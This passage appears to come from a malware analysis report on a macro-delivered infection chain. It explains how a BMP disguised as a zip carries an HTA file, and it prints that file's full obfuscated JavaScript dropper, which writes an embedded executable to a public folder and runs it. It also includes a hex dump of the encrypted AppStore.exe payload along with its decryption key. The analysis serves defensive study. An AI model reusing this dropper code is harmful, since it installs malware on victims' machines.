
- Gets a WMI object to call Mshta to execute the bmp file. The BMP file after decompression contains a HTA file which executes Java Script to drop a payload.
- Deletes all the images in the directory and then removes the directory generated by the SaveAs function.

BMP file analysis (image003.zip)

The macro added the extension zip to the BMP file during the image conversion process to pretend it's a zip file. This BMP file has an embedded HTA file. This HTA contains a JavaScript that creates "AppStore.exe" in the "C:\Users\Public\Libraries\AppStore.exe" directory and then populates its content.

At the start, it defines an array that contains the list of the functions and parameters required by the script: *OpenTextFile, CreateTextFile, Close, Write, FromCharCode, "C:/Users/Public/Libraries/AppStore.exe"* and some junk values. When the script wants to perform an action, it calls a second function with a hex value that is responsible for building an index to retrieve the required value from the first array.

For example, at the first step it calls the second function with *0x1dd* value. This function subtracts *0x1dc* from *0x1dd* to get the index for the first array which would be 1. Then it uses this index to retrieve the first element of the first array which would be *"C:/Users/Public/Libraries/AppStore.exe"*. Following the same process, it calls *CreateTextFile* to create *AppStore.exe* and then writes *MZ* into it. Then it converts the data in decimal format to string by calling fromCharCode function and uses the same procedure it writes them into the *AppStore.exe*. At the end it calls *Wscript.Run* to execute the dropped payload.




```
<html>
    <head>
    <script language = "javascript">
    var _0x4fba = ['OpenTextFile', 'CreateTextFile', '245822eefsqR', '598829yCFgdo', 'close', '302606ILGEZd', '124169YwNuaX', 'resizeTo', 'Close', 'Write', '718973kiZVEV',
    'fromCharCode', 'C:/U' + 'sers/Publi' + 'c/Librarie' + 's/App' + 'Store.e' + 'xe', '108898gckcJk', '1hfvbvr', '1oCpDrk', '1TeNYee', '392776SHsKeZ'];
var _0x187d = function (_0x1d5195, _0x59a857) {
    _0x1d5195 = _0x1d5195 - 0x1dc;
    var _0x4fbae6 = _0x4fba[_0x1d5195];
    return _0x4fbae6;
};
var _0x556975 = _0x187d;
(function (_0x284e13, _0x5d8387) {
    var _0x113863 = _0x187d;
    while (!![]) {
        try {
            var _0x589f0d = parseInt(_0x113863(0x1e2)) + -parseInt(_0x113863(0x1df)) * parseInt(_0x113863(0x1e8)) + parseInt(_0x113863(0x1de)) + parseInt(_0x113863(0x1e6))
            + -parseInt(_0x113863(0x1ed)) + -parseInt(_0x113863(0x1e1)) * -parseInt(_0x113863(0x1e5)) + parseInt(_0x113863(0x1e9)) * parseInt(_0x113863(0x1e0));
            if (_0x589f0d === _0x5d8387) break;
            else _0x284e13['push'](_0x284e13['shift']());
        } catch (_0xecf87d) {
            _0x284e13['push'](_0x284e13['shift']());
        }
    }
}(_0x4fba, 0x6d993), window[_0x556975(0x1ea)](0x0, 0x0));
try {
    var b = new ActiveXObject('Scripting.FileSystemObject'),
        d = _0x556975(0x1dd);
    e = b[_0x556975(0x1e4)](d, !![]), e[_0x556975(0x1ec)]('MZ'), e['Close']();
    var data = [144, 3, 0, 4, 0, 65535, 0, 184, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 240, 0, 7950, 3770, 46080, 52489, 47137, 19457, 8653, 26708,
     29545, 28704, 28530, 29287, 28001, 25376, 28257, 28526, 8308, 25954, 29216, 28277, 26912, 8302, 20292, 8275, 28525, 25956, 3374, 2573, 36, 0, 0, 0, 17977, 49128, 10109
    , 60550, 10109, 60550, 10109, 60550, 30267, 60518, 9986, 60550, 30267, 60505, 10097, 60550, 30267, 60519, 10066, 60550, 55456, 60493, 10100, 60550, 10109, 60551, 10207,
     60550, 30064, 60515, 10102, 60550, 30064, 60505, 10108, 60550, 30064, 60504, 10108, 60550, 26962, 26723, 10109, 60550, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 17744, 0,
    34404, 6, 26165, 12901, 0, 0, 0, 0, 240, 34, 523, 12, 0, 1, 56320, 3, 0, 0, 20444, 0, 4096, 0, 0, 16384, 1, 0, 4096, 0, 512, 0, 6, 0, 0, 0, 6, 0, 0, 0, 24576, 5, 1024,
    0, 0, 0, 2, 33120, 0, 16, 0, 0, 4096, 0, 0, 0, 0, 16, 0, 0, 4096, 0, 0, 0, 0, 0, 16, 0, 0, 0, 0, 0, 47008, 1, 80, 0, 20480, 2, 61816, 2, 16384, 2, 4044, 0, 0, 0, 0, 0,
    20480, 5, 2072, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 40624, 1, 112, 0, 0, 0, 0, 0, 4096, 1, 904, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 29742, 30821, 116,
     0, 65372, 0, 4096, 0, 0, 1, 1024, 0, 0, 0, 0, 0, 0, 0, 32, 24576, 29230, 24932, 24948, 0, 45924, 0, 4096, 1, 46080, 0, 1024, 1, 0, 0, 0, 0, 0, 0, 64, 16384, 25646,
    29793, 97, 0, 25968, 0, 53248, 1, 7168, 0, 47104, 1, 0, 0, 0, 0, 0, 0, 64, 49152, 28718, 24932, 24948, 0, 4044, 0, 16384, 2, 4096, 0, 54272, 1, 0, 0, 0, 0, 0, 0, 64,
    31048, 19532, 30518, 24948, 30566, 29302, 14648, 21304, 13911, 28214, 29748, 22324, 31310, 27994, 26713, 22373, 13418, 20554, 21045, 17990, 23126, 18987, 22870, 27502,
    31283, 19541, 22650, 29752, 13647, 18501, 21555, 28724, 30572, 18283, 19544, 28517, 14178, 30330, 18482, 17741, 30771, 19504, 17713, 27764, 31312, 29283, 30842, 30264,
    13639, 28236, 28211, 28724, 30542, 18224, 20055, 30309, 14148, 20595, 14643, 17485, 30838, 29301, 27952, 26484, 31283, 29233, 23160, 27704, 13685, 28265, 20529, 26420,
    30521, 18241, 13654, 27237, 14156, 20579, 12080, 20301, 30822, 19558, 26931, 30324, 31312, 19504, 22135, 26680, 13611, 28209, 19504, 27444, 30542, 18258, 18005, 28261,
    14178, 20560, 14129, 19533, 30838, 19535, 30002, 29300, 31334, 29291, 21043, 14648, 13383, 28232, 21114, 13620, 30777, 28011, 22100, 13413, 13908, 20601, 18553, 21837,
    30515, 19504, 17784, 12660, 31056, 29283, 30771, 12088, 13383, 18509, 31354, 14132, 30828, 28010, 19045, 19813, 13636, 20586, 20527, 27213, 31283, 19573, 27448, 16756,
    30838, 29303, 18997, 18488, 14130, 28274, 25145, 17972, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746,
    21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793,
    22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757,
    21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991,
    23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502,
    25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746,
    21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793,
    22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757,
    21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991,
    23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502,
    25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746,
    21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793,
    22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757,
    21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991, 23128, 28793, 22870, 27502, 25139, 28757, 21588, 29746, 21079, 17991,
    23128, 28793, 22870, 27502, 25139, 28757, 21588, 29490, 61],
        i, len;
    len = data['length'];
    var content = '';
    for (i = 0x0; i < len; i++) {
        content += String[_0x556975(0x1dc)](data[i]);
    }
    e = b[_0x556975(0x1e3)](d, 0x8, ![], -0x1), e[_0x556975(0x1ec)](content), e[_0x556975(0x1eb)]();
    var c = new ActiveXObject('WScript.Shell');
    c['Run'](d, 0x0);
} catch (_0x1f5265) {}
window[_0x556975(0x1e7)]();
</script>
</head>
<body>
</body>
</html>
```

Figure 10: Embedded HTA object

Payload analysis (AppStore.exe)


AppStore.exe loads a base64 encrypted payload that has been added to the end of itself. Before the payload there is a string which is the decryption key (*by7mJSoKVDaWg*Ub*).



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

0004DF10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004DF20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004DF30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004DF40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004DF50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004DF60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004DF70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004DF80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004DF90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004DFA0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004DFB0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004DFC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004DFD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004DFE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004DFF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0004E000  AC 02 03 00 62 79 37 6D 4A 53 4F 6B 56 44 61 57  ¬...by7mJSOkVDaW
0004E010  67 2A 55 62 00 4C 79 4F 6E 62 55 6C 54 54 32 74  g*Ub LyOnbUlTT2t
0004E020  53 52 47 46 58 6D 4E 56 56 59 73 45 33 62 55 70  SRGFXmNVVYsE3bUp
0004E030  54 54 32 74 57 42 47 46 58 5A 79 70 56 59 6E 6B  TT2tWBGFXZypVYnk
0004E040  33 62 55 70 54 54 32 74 57 52 47 46 58 5A 79 70  3bUpTT2tWRGFXZyp
0004E050  56 59 6E 6B 33 62 55 70 54 54 32 74 57 52 47 46  VYnk3bUpTT2tWRGF
0004E060  58 5A 79 70 56 6B 6E 6B 33 62 55 52 4D 39 57 56  XZypVknk3bURM9WV
0004E070  57 38 47 69 61 52 70 4A 55 4C 72 51 57 4F 53 49  W8GiaRpJULrQWOSI
0004E080  36 50 45 73 6D 4E 67 34 77 46 55 73 34 51 68 70  6PEsmNg4wFUs4Qhp
0004E090  57 41 79 51 38 4F 30 73 30 49 55 45 6C 45 6B 52  WAyQ8O0s0IUElEkR
0004E0A0  31 43 78 63 58 4B 51 55 41 62 77 59 35 49 41 52  1CxcXKQUAbwY5IAR
0004E0B0  35 61 69 64 66 52 6E 6B 33 62 55 70 54 54 32 74  5aidfRnk3bUpTT2t
0004E0C0  52 76 49 46 72 4A 4C 50 62 44 54 71 75 34 79 55  RvIFrJLPbDTqu4yU
0004E0D0  51 31 75 55 35 51 61 6B 34 43 46 6E 4D 37 42 59  Q1uU5Qak4CFnM7BY
0004E0E0  79 70 53 51 38 6A 50 4C 59 4B 32 53 66 4E 6B 55  ypSQ8jPLYK2SfNkU
0004E0F0  61 2B 2F 64 59 38 79 77 57 49 43 50 50 79 67 34  a+/dY8ywWICPPyg4
0004E100  55 2F 71 55 36 51 4F 43 35 41 74 51 31 44 77 51  U/qU6QOC5AtQ1DwQ
0004E110  58 33 65 38 34 4B 65 45 2B 44 54 79 75 34 79 55  X3e84KeE+DTyu4yU
0004E120  64 68 44 34 35 42 76 6A 5A 43 47 53 65 4D 68 5A  dhD45BvjZCGSeMhZ
0004E130  31 39 4D 51 38 48 51 49 31 4C 43 4C 4F 36 55 56  19MQ8HQI1LCLO6UV
0004E140  56 59 6E 6B 33 62 55 70 54 54 32 74 57 52 47 46  VYnk3bUpTT2tWRGF
0004E150  58 5A 79 70 56 4D 6A 77 33 62 53 37 56 53 57 75  XZypVMjw3bS7VSWu
0004E160  50 33 61 6B 49 5A 79 70 56 59 6E 6B 33 62 55 71  P3akIZypVYnk3bUq
0004E170  6A 54 30 6C 57 54 32 4E 62 5A 79 6F 50 59 33 6B  jT0lWT2NbZyoPY3k
0004E180  33 66 55 74 54 54 32 74 57 52 49 30 2B 5A 79 70  3fUtTT2tWRI0+Zyp
0004E190  56 63 6E 6B 33 62 55 70 54 44 32 70 57 52 47 46  Vcnk3bUpTD2pWRGF
0004E1A0  58 64 79 70 56 59 6E 73 33 62 55 78 54 54 32 74  XdypVYns3bUxTT2t
0004E1B0  57 52 47 46 58 59 53 70 56 59 6E 6B 33 62 55 70  WRGFXYSpVYnk3bUp
0004E1C0  54 2F 32 6C 57 52 47 56 58 5A 79 70 56 59 6E 6B  T/2lWRGVXZypVYnk
0004E1D0  31 62 53 72 53 54 32 74 47 52 47 46 58 5A 79 70  1bSrST2tGRGFXZyp
0004E1E0  56 63 6E 6B 33 62 55 70 54 54 32 74 57 56 47 46  Vcnk3bUpTT2tWVGF
0004E1F0  58 5A 79 70 56 59 6D 6B 33 62 55 70 54 54 32 74  XZypVYmk3bUpTT2t
0004E200  57 52 47 46 58 64 79 70 56 59 6E 6B 33 62 55 70  WRGFXdypVYnk3bUp
0004E210  54 54 32 74 57 6F 47 39 56 5A 78 5A 56 59 6E 6B  TT2tWoG9VZxZVYnk
0004E220  33 2F 55 68 54 78 32 6C 57 52 47 45 6E 5A 53 72  3/UhTx2lWRGEnZSr
0004E230  64 63 33 6B 33 62 55 70 54 54 32 74 57 52 47 46  dc3k3bUpTT2tWRGF
0004E240  58 78 79 68 56 61 6E 45 33 62 55 70 54 54 32 74  XxyhVanE3bUpTT2t
0004E250  57 52 47 46 58 5A 79 70 56 59 6E 6B 33 62 55 70  WRGFXZypVYnk3bUp
```

Figure 11: Embedded payload

